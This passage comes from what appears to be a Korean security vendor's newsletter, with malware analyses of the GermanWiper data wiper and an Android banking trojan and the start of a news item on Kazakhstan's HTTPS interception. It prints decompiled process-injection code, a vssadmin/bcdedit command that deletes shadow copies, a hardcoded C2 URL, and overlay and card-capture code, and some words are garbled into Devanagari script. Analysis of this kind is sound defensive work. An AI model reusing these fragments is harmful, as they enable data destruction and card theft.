        v17 = VirtualProtectEx(ProcessInformation.hProcess, lpAddress, dwSize, 4u, &flOldProtect);
        NumberOfBytesWritten = 0;
        v13 = WriteProcessMemory(ProcessInformation.hProcess, lpAddress, lpBuffer, dwSize, &NumberOfBytesWritten);
        v14 = &v7;
        v8 = v26[15];
        v9 = VirtualProtectEx(ProcessInformation.hProcess, lpAddress, v8, 2u, &v7);
        if ( v13 )
        {
            for ( j = 0; j < *(v33 + 2); ++j )
            {
                v3 = lpAddress + v31[j].VirtualAddress;
                v4 = v31[j].Misc.PhysicalAddress;
                flNewProtect = CheckCharacteristics(v31[j].Characteristics);
                v9 = VirtualProtectEx(ProcessInformation.hProcess, v3, v4, flNewProtect, &v7);
            }
        }
        Context.Eax = lpAddress + v26[4];
        if ( SetThreadContext(ProcessInformation.hThread, &Context) )
            v32 = ResumeThread(ProcessInformation.hThread);
    }
}
```

[그림 1] 프로세스 인젝션 코드

### 2.2. 파일 암호화를 위장한 파일 삭제

주요 악성 행위는 파일 내부의 데이터를 삭제한 뒤 랜섬웨어 같이 파일이 암호화되어 확장자가 변경된 것처럼 위장하는 것이다.

먼저, 현재 실행 중인 프로세스를 검색하여 민감한 정보에 접근하는 프로세스들을 종료시킨다. 이는 해당 프로세스에서 파일 접근 시, 정상적으로 데이터 삭제가 진행되지 않을 수 있기 때문이다. 프로세스 목록은 다음과 같다.

```
notepad.exe
dbeng50.exe
sqbcoreservice.exe
encsvc.exe
mydesktopservice.exe
isqlplussvc.exe
agntsvc.exe
sql.exe
sqld.exe
mysql.exe
mysqld.exe
oracle.exe
```

[표 1] 종료 대상 프로세스 목록

프로세스를 종료하고 로컬에 연결되어 있는 드라이브 A~Z 까지 검색하여 데이터 삭제 대상 파일을 찾는다.

```
dword_45EEAC[0] = GetDriveTypeA("A:\\");
dword_45EEAC[1] = 0;
dword_45EEB4[0] = GetDriveTypeA("B:\\");
dword_45EEB4[1] = 0;
dword_45EEBC[0] = GetDriveTypeA("C:\\");
dword_45EEBC[1] = 0;
qword_45EEC4 = GetDriveTypeA("D:\\");
qword_45EECC = GetDriveTypeA("E:\\");
qword_45EED4 = GetDriveTypeA("F:\\");
qword_45EEDC = GetDriveTypeA("G:\\");
```

[그림 2] 드라이브 검색 코드

드라이브 검색 후 특정 문자열을 가지는 파일 및 폴더는 데이터 삭제 대상에서 제외된다. 이는 시스템의 안정성과 효율적인 파일은 제외함으로써 정상적인 데이터 삭제를 하기 위함으로 보인다. 다음은 제외 대상 폴더 문자열 목록이다.

```

windows
recycle.bin
mozilla
google
boot
applicationdata
appdata
programfiles
programfiles(x86)
programme
programme(x86)
programdata
perflogs
intel
msocache
systemvolumeinformation
    
```

[표 2] 제외 대상 폴더 문자열 목록

다음은 제외대상 파일 확장자 목록이다.



























```

'386', '.adv', '.ADV', '.ani', '.ANI', '.bat', '.BAT', '.bin', '.BIN', '.cab', '.CAB', '.cmd', '.CMD', '.com', '.COM', '.cpl',
'.CPL', '.cur', '.CUR', '.deskthemepack', '.DESKTHEMEPACK', '.diagcab', '.DIAGCAB', '.diagcfg', '.DIAGCFG',
'.diagpkg', '.DIAGPKG', '.dll', '.DLL', '.drv', '.DRV', '.exe', '.EXE', '.hlp', '.HLP', '.icl', '.ICL', '.icns', '.ICNS', '.ico',
'.ICO', '.ics', '.ICS', '.idx', '.IDX', '.ldf', '.lnk', '.LNK', '.mod', '.MOD', '.mpa', '.MPA', '.msc', '.MSC', '.msp', '.MSP',
'.msstyles', '.MSSTYLES', '.msu', '.MSU', '.nls', '.NLS', '.nomedia', '.NOMEDIA', '.ocx', '.OCX', '.prf', '.PRF',
'.psl', '.PSL', '.rom', '.ROM', '.rtp', '.RTP', '.scr', '.SCR', '.shs', '.SHS', '.spl', '.SPL', '.sys', '.SYS', '.theme',
'.THEME', '.themepack', '.THEMEPACK', '.wpx', '.WPX', '.lock', '.LOCK', '.hta', '.HTA', '.msi', '.MSI',
'autorun.inf', 'boot.ini', 'bootfont.bin', 'bootsect.bak', 'desktop.ini', 'iconcache.db', 'ntldr', 'ntuser.dat',
'ntuser.dat.log', 'ntuser.ini', 'bootmgr', 'bootnxt', 'thumbs.db'
    
```

[표 3] 제외 대상 파일 확장자 목록

### 03 악성코드 분석 보고

데이터가 삭제된 파일들은 다음과 같이 임의의 확장자로 변형된다. 랜섬웨어와 동일하게 파일 확장자를 변경하지만 실제로 암호화가 진행된 것이 아니라 파일 데이터가 삭제된 상태이다.

데이터 삭제 전		데이터 삭제 후	
	ransom_org.ai	AI 파일	
	ransom_org.apk	APK 파일	
	ransom_org.avi	AVI 파일	
	ransom_org.bmp	비트맵 이미지	
	ransom_org.class	CLASS 파일	
	ransom_org.config	XML Configuratio...	
	ransom_org.cpp	CPP 파일	
	ransom_org.cs	Visual C# Source ...	
	ransom_org.dll	응용 프로그램 확장	
	ransom_org.doc	Microsoft Word 9...	
	ransom_org.docx	Microsoft Word ...	
	ransom_org.eml	전자 메일 메시지	
	ransom_org.eps	EPS 파일	
	ransom_org.ai.T4tSp	T4TSP 파일	
	ransom_org.apk.T4tSp	T4TSP 파일	
	ransom_org.avi.T4tSp	T4TSP 파일	
	ransom_org.bmp.T4tSp	T4TSP 파일	
	ransom_org.class.T4tSp	T4TSP 파일	
	ransom_org.config.T4tSp	T4TSP 파일	
	ransom_org.cpp.T4tSp	T4TSP 파일	
	ransom_org.cs.T4tSp	T4TSP 파일	
	ransom_org.dll	응용 프로그램 확장	
	ransom_org.doc.T4tSp	T4TSP 파일	
	ransom_org.docx.T4tSp	T4TSP 파일	
	ransom_org.eml.T4tSp	T4TSP 파일	
	ransom_org.eps.T4tSp	T4TSP 파일	

[표 4] 데이터 삭제 전/후 비교 화면

실제 확장자가 변경된 파일의 데이터를 확인해보면 다음과 같이 '0'으로 덮어 씌어져 있다. 이를 통해 모든 데이터가 삭제되었음을 알 수 있다.

test.zip.EySug																
Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
00000000	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000010	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000030	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000040	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000050	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000060	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000070	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000080	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000090	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000000A0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000000B0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000000C0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000000D0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000000E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000000F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000100	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00

[그림 3] 삭제된 데이터 화면

데이터 삭제 이후에는 복호화 방법을 안내하는 랜섬노트 파일을 생성하고 바탕화면을 변경하여 사용자 결제를 유도한다. 변경된 바탕화면은 내용은 다음과 같이 ‘당신의 데이터는 암호화 되었습니다. 데이터를 어떻게 복호화 할 수 있는지 T4tSp\_Entschluesselungs\_Anleitung.html(복호화 가이드) 파일을 열어 확인하십시오!’ 의 뜻으로 해석된다.





[그림 4] 독일어로 변경된 바탕화면

또한, 랜섬노트를 시작프로그램 위치에 생성함으로써 부팅 시마다 실행되도록 한다.



[그림 5] 랜섬노트 화면



### 2.3. 볼륨새도우 삭제


사용자가 시점 복원을 통해 파일들을 복원할 수 있기 때문에 공격자는 이를 방해하기 위하여 볼륨새도우를 삭제한다. 해당 코드는 다음과 같다.

```
ShellExecuteA(  
    0,  
    "runas",  
    "cmd.exe",  
    "/k vssadmin.exe delete shadows /all /quiet & bcdedit.exe /set {default} recoveryenabled no & bcdedit.exe /set {d"  
    "efault} bootstatuspolicy ignoreallfailures",  
    0,  
    1);
```



[그림 6] 볼륨새도우 삭제 코드

실제 cmd 창을 통해 작업이 완료된 화면이다.



[그림 7] 볼륨새도우 실행 화면

## 3. 결론

이번에 살펴 본 악성코드는 파일 암호화를 위장한 'GermanWiper' 로써 로컬 파일들을 검색하여 내부 내용을 모두 삭제하고 확장자를 변경한다. 뿐만 아니라 시점 복원을 방지하기 위하여 볼륨새도우를 삭제한다.

데이터가 삭제된 파일은 파일 자체는 존재하지만 내부 데이터를 모두 삭제해 포렌식을 이용한 파일 복원도 어렵고 공격자 또한 삭제된 데이터를 복원할 수 없어 복구가 불가능하다. 그렇기 때문에 사용자는 공격자의 의도대로 복호화를 위한 결제 비용을 지불한다면 복호화를 장담할 수 없다.

따라서, 사용자들은 신뢰할 수 없는 사이트 접속을 지양하고 출처가 불분명한 이메일 첨부파일을 열어보는 행위를 삼가해야 하며 백신의 주기적인 업데이트를 습관화하여야 한다.

현재 알약에서는 'Trojan.Ransom.Filecoder' 로 진단하고 있다.

# [Trojan.Android.Banker]

## 악성코드 분석 보고서

### 1. 개요

최근 유럽에서 SMS 를 통한 बैंकिंग 악성 앱 유포 사례가 발생하고 있다. 이 악성 앱들은 러시아인들을 대상으로 제작되었으나 수정을 거쳐 유럽에도 유포되기 시작했다. 유포 경로는 SMS 를 이용 하고 있으며 메시지에 포함된 링크를 통해 피해자들에게 악성 apk 파일이 전달 된다.


피해자들이 다운받은 apk 파일은 쇼핑 앱 등의 친숙한 아이콘과 파일이름을 가지고 있어 별다른 의심없이 설치를 진행하게 된다. 이렇게 설치된 악성 앱들은 피해자의 신용 카드 정보 탈취를 목적으로 하고 있으며 피해자가 피해 사실을 인지하기 어려울 정도로 정교하게 제작되어 있다.

이번 분석 보고서에서는 러시아 발 악성 앱인 “Trojan.Android.Banker”를 상세 분석하고자 한다.

## 2. 악성코드 상세 분석

Trojan.Android.Banker의 핵심 악성 행위는 피해자의 신용카드정보 탈취에 있다. 이를 위해 피해자의 스마트폰 사용을 감시하며 악성 앱이 타겟으로 하는 금융 앱이나 구글 플레이스토어등의 결제 화면 노출 시 악성 앱의 화면으로 대체한다. 이를 인지하지 못한 피해자는 결제에 필요한 신용 카드 정보를 공격자에게 넘겨주게 되는 것이다. 분석 악성 앱의 C2가 다운되어 실제 동작 화면을 첨부하지는 못하였다.

이번 분석 보고서의 분석 샘플은 aviasales라는 항공권과 호텔 예약 서비스를 제공하는 러시아 회사의 모바일앱으로 위장 했다. 항공권과 호텔 예약을 진행 시 필수로 카드 정보 제공과 결제를 거치게 되는데 이점을 노린 것이다.



[그림 1] aviasales 모바일 웹 화면

Trojan.Android.Banker 는 신용 카드 정보 탈취를 위해 librealtalk-jni.so 라이브러리와 Accessibility 기능을 활용한다. librealtalk-jni.so 라이브러리의 코드는 악성 앱의 셋팅을 저장하거나 읽어 들이는 코드, 공격 대상이 되는 앱을 식별하는 코드 그리고 하드 코딩 된 C2 의 URL 을 전달하는 코드로 구성되어 있다. 그리고 악성 앱은 Accessibility(접근성) 기능을 활용하여 피해자의 스마트폰 사용을 감시한다.

위 두가지 특징을 코드 분석을 통해 살펴보도록 하겠다.

## 03 악성코드 분석 보고

### 2.1 라이브러리

librealtalk-jni.so 라이브러리는 다음과 같은 주요 기능들을 가지고 있다.

-하드 코딩 된 C2 주소를 알려준다.

다음 그림은 하드 코딩 된 C2 주소를 반환하는 코드로 앱 실행 후 C2 주소를 가져와 접속하며 피해자에게 보여준다. 현재 접속 시 404 에러로 페이지를 볼 수 없지만 정상적으로 동작할 경우 그림 1 에서 보이는 위장한 회사의 홈페이지를 수정하여 보여줄 것으로 추측된다. C2 의 명령은 응답 데이터에 포함되어 있다.

```
Java_com_aviasalea_Realtalk_getStartWebUrl
    LDR        R1, [R0]
    LDR.W      R2, [R1,#0x29C]
    ADR        R1, aHttp185_212_12 ; "http://185.212.128
    BX        R2
; End of function Java_com_aviasalea_Realtalk_getStartWebUrl
; -----
        ALIGN 0x10
aHttp185_212_12 DCB "http://185.212.128.192/1324273/bee/avia/index1.php",
```

[그림 2] 하드 코딩 되어 있는 C2 주소

-하드 코딩 된 बैंक 앱 리스트를 이용하여 공격 대상 बैंक 앱 여부와 리다이렉션 할 수 있는 C2 주소를 알려준다.

다음 그림의 코드는 악성 앱 실행 시 초기에 한번 실행되어 앱의 저장 공간에 json 형태로 저장되며 필요할 때 마다 사용한다. 리다이렉션 주소는 공격자의 C2 서버로 연결되며 해당 बैंक 앱의 웹 페이지로 위장한 페이지를 보여 줄 것으로 추측된다.

```
lic static String getWEBInjectUrl(String arg4) throws Except
String v0;
if(Realtalk.injWI != null) {
    int v1 = 0;
    while(true) {
        if(v1 < Realtalk.injWI.size()) {
            Object v2 = Realtalk.injWI.get(v1);
            if(v2 != null) {
                v0 = WITools.equalsPkgs(arg4, ((Inj)v2));
                if(v0 == null) {
                    goto label_12;
                }
            }
        }
    }
}
```

[그림 3] 하드 코딩 되어 있는 बैंक 앱 리스트를 가져오는 코드

```

_Z17getDefaultInjJSONP7_JNIEnv          ; CODE XREF: getDefaultInjJSONP7_JNIEnv
                                        ; DATA XREF: .got:_Z17getDefaultInjJSONP7_JNIEnv
        LDR            R2, [R0]
        LDR            R1, =(aNameRusTypeWin - 0x3A5)
        LDR.W          R2, [R2,#0x29C]
        ADD            R1, PC ; "[Wn{WnW"nameW":W"r
        BX             R2
; End of function getDefaultInjJSON(_JNIEnv*)

```

[그림 4] 라이브러리의 बैं킹 앱 리스트 반환 코드

다음 그림은 위 그림 3의 코드가 가져온 बैं킹 앱 리스트의 일부이다.

```

DCB "{", 0xA
DCB 0x22, "name", 0x22, ":", 0x22, "rus", 0x22, ",", 0xA
DCB 0x22, "type", 0x22, ":", 0x22, "window", 0x22, ",", 0xA
DCB 0x22, "link", 0x22, ":", 0x22, "http://185.212.128.192/1324273/bee/rus/index.php", 0x22, 0xA
DCB "{", 0xA
DCB 0x22, "apps", 0x22, ":", 0xA
DCB "{", 0xA
DCB 0x22, "check", 0x22, ":", 0x22, "true", 0x22, ",", 0xA
DCB 0x22, "package", 0x22, ":", 0x22, "ru.simpls.brs2.mobbank", 0x22, 0xA
DCB "},", 0xA

```

↓

```

{
  "name": "rus",
  "type": "window",
  "link": "http://185.212.128.192/1324273/bee/rus/index.php",
  "apps": [
    {
      "check": true,
      "package": "ru.simpls.brs2.mobbank"
    },
    {
      "check": true,
      "package": "ru.m4bank.rsb"
    },
    {
      "check": true,
      "package": "ru.m4bank.rsb.alipay"
    },
    {
      "check": true,
      "package": "ru.rsb.prepaid"
    }
  ]
}

```

[그림 5] 하드 코딩 되어 있는 बैं킹 앱 리스트의 일부

### 03 악성코드 분석 보고

뱅킹 앱 리스트는 이름으로 구분되며 하위 리스트에 앱의 패키지 명이 존재한다. 이 패키지 명을 이용하여 현재 실행 앱이 뱅킹 앱인지 여부를 판단하며 뱅킹 앱 종류별로 리다이렉션 링크가 존재한다.

-하드 코딩 된 백신 리스트를 이용하여 백신 앱 여부를 알려준다.

Accessibility 로 감시 중 현재 실행 앱이 백신인지 여부를 판별할 때 다음 그림의 코드를 이용한다. 코드는 악성 앱이 보내주는 패키지 명을 하드 코딩 된 백신 리스트와 비교한다.

```
Java_com_aviasalea_Realtalk_isCurPackageMinimize
PUSH        {R4-R7,LR}
ADD         R7, SP, #0xC
PUSH.W      {R8,R9,R11}
MOV         R8, R2
MOV         R9, R0
CMP.W       R8, #0
BEQ         loc_1638
```

[그림 6] 백신앱 리스트와 비교하는 라이브러리 코드

```
"com.cleanmaster.mguard"
"com.cmcm.lite"
"com.kms.free"
"com.kms.me"
"com.ehawk.antivirus.applock.wifi"
"com.cleanmaster.security"
"com.antivirus"
"com.avast.android.mobilesecurity"
"com.qihoo.security"
"com.eset.ems2.gp"
"com.apps.go.clean.boost.master"
"com.zrgiu.antivirus"
"com.drweb.pro"
"com.drweb"
"com.powertools.privacy"
"com.hyperspeed.rocketclean"
```

[그림 7] 하드코딩 된 백신앱 리스트

현재 실행 앱이 백신 리스트에 존재할 경우 악성 앱은 홈 화면이 나오는 코드를 실행 시킨다. 즉 백신 앱 화면을 피해자가 볼 수 없도록 하여 악성 앱의 생존율을 높이려는 시도를 한다.



### 2.2 Accessibility

악성 앱은 카드 정보 탈취를 위해 피해자의 스마트폰 사용을 감시하며 이를 위해 Accessibility(접근성) 기능을 활성화시킨다. Accessibility 는 Android OS 에서 제공하는 기능으로 스크린 리더(음성 안내, 텍스트 읽어주기), 실시간 자막, 청각 보조 기능 등을 제공하는 것으로 장애인 분들의 스마트폰 사용을 보조하는 기능이다. 그러나 공격자는 Accessibility 기능을 스마트폰에서 실행되는 앱이 무엇인지 알아내는 감시 기능으로 활용한다.

이 기능은 피해자가 스마트폰 화면을 클릭하면 특정 이벤트를 발생 시키고 이를 악성 앱이 받아서 처리하게 된다. 이벤트 발생 시 어떤 앱에서 무엇을 클릭했는지, 화면상의 위치는 어디인지 등의 정보가 함께 전달 된다. 악성 앱은 이 정보를 이용하여 बैं킹 앱이나 결제 관련앱인지의 여부를 판단한다. बैं킹 앱이나 결제 관련 앱일 경우 결제 관련 화면을 공격자가 만든 화면으로 대체하게 되며 이를 통해 카드 정보를 탈취 하게 된다.

다음은 Accessibility 이벤트 발생 시 처리하는 코드이다.

```
lic void onAccessibilityEvent(AccessibilityEvent  
try {  
    if(arg4.getEventType() == 32) {  
        this.handleAccessibilityEvent(arg4);  
    }  
  
    this.handleClick(arg4);  
}  
catch(Exception v0) {  
    v0.printStackTrace();  
}
```

[그림 8] Accessibility 이벤트 처리 코드

코드내 상수 32 는 WINDOWS\_CHANGE\_ACTIVE 라는 이벤트 이며 윈도우 내의 텍스트나 타이틀 등이 변할 경우 발생한다. 악성 앱은 위 이벤트 발생 시 현재 실행 앱이 공격 대상 앱인지 체크한다.

다음 그림은 Accessibility 이벤트 발생 시 이벤트를 발생 시킨 앱을 체크하는 코드이다.



```

ic void packageEqualsProcessing(Context arg7, AccessibilityNodeInfo arg8,
int v5 = 2131361816;
int v4 = 2131361810;
int v3 = 2131361806;
String v0 = arg8.getPackageName().toString();
if(v0.equals(Realtalk.getSettingsPackageFromJNI())) {
    if(!NdTls.hasText(arg8, arg7.getString(v3)) && !NdTls.hasText(arg8, a
        goto label_33;
    }
    arg9.onMinimize();
}
else {
    if((v0.equals(Realtalk.getXiaomiSettingsPackageFromJNI())) && ((NdTls
        arg9.onMinimize();
        return;
    }
}
label_33:
    if((Realtalk.isHardMode(arg7)) && (Realtalk.isCurPackage(v0)) && !Rea
        IntTls.startGP(arg7);
        return;
    }
    if((v0.equals(Realtalk.getSPackage())) && !Realtalk.isDisS(arg7)) {
        IntTls.startSber(arg7);
    }
    if(Realtalk.isCurPackageMinimize(v0)) {
        arg9.onMinimize();
    }
    String v1 = WITools.getWEBInjectUrl(v0);
    if(v1 == null) {
        return;
    }
    IntTls.startWb(arg7, v1, v0);

```

[그림 9] 현재 실행 앱 판단 코드

위 코드는 현재 실행 앱이 무엇인지 파악하기 위해 다양한 체크를 진행한다. 체크 내용은 다음과 같다.

- 환경 설정 창인지 여부

스마트폰의 환경 설정 창이 열리는지 감시한다.

```

:alea_Realtalk_getSettingsPackageFromJNI
LDR        R1, [R0]
LDR.W      R2, [R1,#0x29C]
ADR        R1, aCom_android__0 ; "com.android.settings"
BX         R2

lea_Realtalk_getXiaomiSettingsPackageFromJNI
LDR        R1, [R0]
LDR.W      R2, [R1,#0x29C]
ADR        R1, aCom_miui_secur ; "com.miui.securitycenter"
BX         R2

```

[그림 10] 현재 실행 앱 환경 설정 창 여부 확인 코드

```
static void minimizeApp(Context arg3) {
{
Intent v1 = new Intent("android.intent.action.MAIN");
v1.setFlags(268468224);
v1.addCategory("android.intent.category.HOME");
arg3.startActivity(v1);
}
```

[그림 11] 홈 화면으로 전환하는 코드

환경 설정 창으로 판단 되면 홈 화면으로 전환 시키는 코드를 실행 시킨다. 강제적인 홈 화면 전환으로 피해자는 환경 설정을 통한 앱 제거가 어렵게 된다.

#### - 공격 대상 앱 여부

환경 설정 창이 아니라면 현재 실행 앱이 공격 대상 앱인지 검사한다.

```
Java_com_aviasalea_Realtalk_isCurPackage
PUSH {R4-R7,LR}
ADD R7, SP, #0xC
PUSH.W {R8,R9,R11}
MOV R8, R2
MOV R9, R0
CMP.W R8, #0
BEQ loc_16A4
LDR.W R0, [R9]
MOV R1, R8
MOVS R2, #0
MOVS R4, #0
LDR.W R3, [R0,#0x2A4]
MOV R0, R9
BLX R3
LDR R5, =(off_6DD8 - 0x1682)
MOV R6, R0
ADD R5, PC ; off_6DD8

loc_1682 ; CODE XREF: Java_com_aviasalea_Realtalk_isCurPackage+0x1682
LDR.W R1, [R5,R4,LSL#2] ; s2
MOV R0, R6 ; s1
BLX strcmp
---
```

[그림 12] 현재 실행 앱이 방킹 앱인지 판단하는 코드

현재 실행 앱이 공격 대상 앱인지 여부를 판단하는 코드는 라이브러리에 존재 하며 라이브러리 내에 하드 코딩 된 공격 대상 앱 리스트와 비교하는 단순한 코드로 되어 있다.

```

"com.android.vending"
"com.google.android.gm"
"com.google.android.play.games"
"com.google.android.apps.plus"
"com.google.android.music"
"com.google.android.apps.docs"
"com.google.android.videos"
"com.google.android.apps.walletnfcrel"
"com.avito.android"
"com.gettaxi.android"
"ru.yandex.taxi"
"com.ubercab"
"com.alibaba.aliexpresshd"
"ru.ok.android"
"com.whatsapp"
"com.viber.voip"
"org.telegram.messenger"
"com.instagram.android"

```

[그림 13] 하드 코딩 되어 있는 결제앱 리스트

그림 13을 보면 공격 대상은 결제 관련 기능을 가지는 앱들 이며 빈번하게 사용 되는 앱들 이라는 것을 알 수 있다. 즉 카드 정보를 입력할 확률이 매우 높은 앱들일 것이다.

#### - 백신 앱 여부

백신 앱 실행 여부를 확인 한다. 라이브러리에 코드가 있으며 그림 6의 코드 이다. 공격 대상을 확인 코드와 같이 하드 코딩 된 리스트를 확인 하는 단순한 코드 이다. 백신 앱으로 판단되면 강제로 홈 화면을 호출 하는 코드를 실행 한다.

위 체크 과정을 마치면 실행 되고 있는 뱅킹 앱을 찾아 리다이렉션 URL 로 설정 된 웹 화면을 실행 하여 피해자의 카드 정보 입력을 유도 한다.

다음 그림을 통해 수집하는 카드 정보와 지원하는 카드 종류를 알 수 있다.

```

CEnum.AmericanExpress = new CEnum("AmericanExpress", 0, "American Express", 2131
CEnum.MasterCard = new CEnum("MasterCard", 1, "Master", 2131034135, "51, 52, 53,
CEnum.Visa = new CEnum("Visa", 2, "Visa", 2131034136, "4", "13,16,19");
CEnum.VALUES = new CEnum[]{CEnum.AmericanExpress, CEnum.MasterCard, CEnum.Visa}

this.edCard = this.findViewById(2131099676);
this.edCard.setText(this.findViewById(2131099667));
this.edExpDate = this.findViewById(2131099677);
this.edExpDate.setText(this.findViewById(2131099681));
this.edCVC = this.findViewById(2131099675);
this.edCVC.setText(this.findViewById(2131099674));
this.imVisa = this.findViewById(2131099692);
this.imMastercard = this.findViewById(2131099691);
this.imAmex = this.findViewById(2131099688);

```

[그림 14] 지원하는 카드 종류와 수집 카드 정보의 종류


### 03 악성코드 분석 보고

---

카드사는 American Express, Master, Visa 의 3 가지 카드를 지원하며 수집 하는 카드 정보는 카드 번호, 유효기간, CVC 번호를 수집한다.

다음 그림은 카드 정보 탈취를 위해 카드 번호가 유효한지 검사하는 코드이다.

```
lic boolean isValidCardNumber() {  
    boolean v0 = false;  
    if(!this.cardNumber.trim().isEmpty() && this.cardNumber.length()  
        this.dropLastNumber();  
        if((this.addAllNumber() + this.checkDigit) % 10 == 0) {  
            v0 = true;  
        }  
    }
```




[그림 15] 카드 번호 유효성 체크 코드

### 3. 결론

이번 분석 대상 악성 앱은 해외에서 이슈가 되는 악성 앱이지만 국내에서도 충분히 사용 가능한 공격 기법이기에 주의가 필요하다. 특히 모바일을 통한 결제는 그 편리함에 이끌려 증가하는 추세에 있다. 물론 국내에서는 카드 정보만으로 결제가 이루어지는 않기에 비교적 안전 하다고 할 수 있지만 민감한 개인 정보인 카드 정보를 탈취 당하는 것만으로도 그리 유쾌한 일은 아닐 것이다.

악성 앱에 감염되지 않기 위해서는 무엇보다 예방이 중요하다. 출처가 불명확한 URL 과 파일은 실행하지 않아야 한다. 또한, 주변 기기의 비밀번호를 자주 변경하고 백신 애플리케이션을 설치하여 항상 최신 업데이트 버전으로 유지해야 한다.



현재 알약 M에서는 해당 악성 앱을 “Trojan.Android.Banker” 탐지 명으로 진단하고 있다.

## 04

# 글로벌 보안 동향

## 카자흐스탄, 모든 시민들의 HTTPS 인터넷 트래픽에 강제로 인터셉트 시작해

A free Decryptor Kazakhstan Begins Intercepting HTTPS Internet Traffic Of All Citizens Forcefully

카자흐스탄 정부가 또 다시 모든 주요 로컬 ISP 측에 모든 고객이 인터넷 서비스에 접근하기 위해 의무적으로 정부가 발행한 루트 인증서를 기기에 설치할 것을 요구한 것으로 나타났다.

문제의 루트 인증서는 “신뢰할 수 있는 인증서” 또는 “국가 보안 인증서” 라 표기 되어 있으며, 설치 될 경우 ISP 가 사용자의 암호화 된 HTTPS 및 TLS 연결에 인터셉트하여 모니터링하도록 허용해 정부 스파이가 시민을 스파잉하고 콘텐츠를 검열할 수 있게 된다.

다시 말해, 정부는 국내 모든 거주자들에게 “중간자 공격” 을 실행하는 것이나 마찬가지이다.

“루트 인증서” 를 설치하는 것 만으로 어떻게 ISP 가 HTTPS 연결을 복호화할 수 있을까?  
사용자의 기기와 웹 브라우저는 시스템에 루트 인증서가 설치 된 CA 에서 발급 된 특정 인증서 목록에 포함 된 디지털 인증서를 자동으로 신뢰한다.

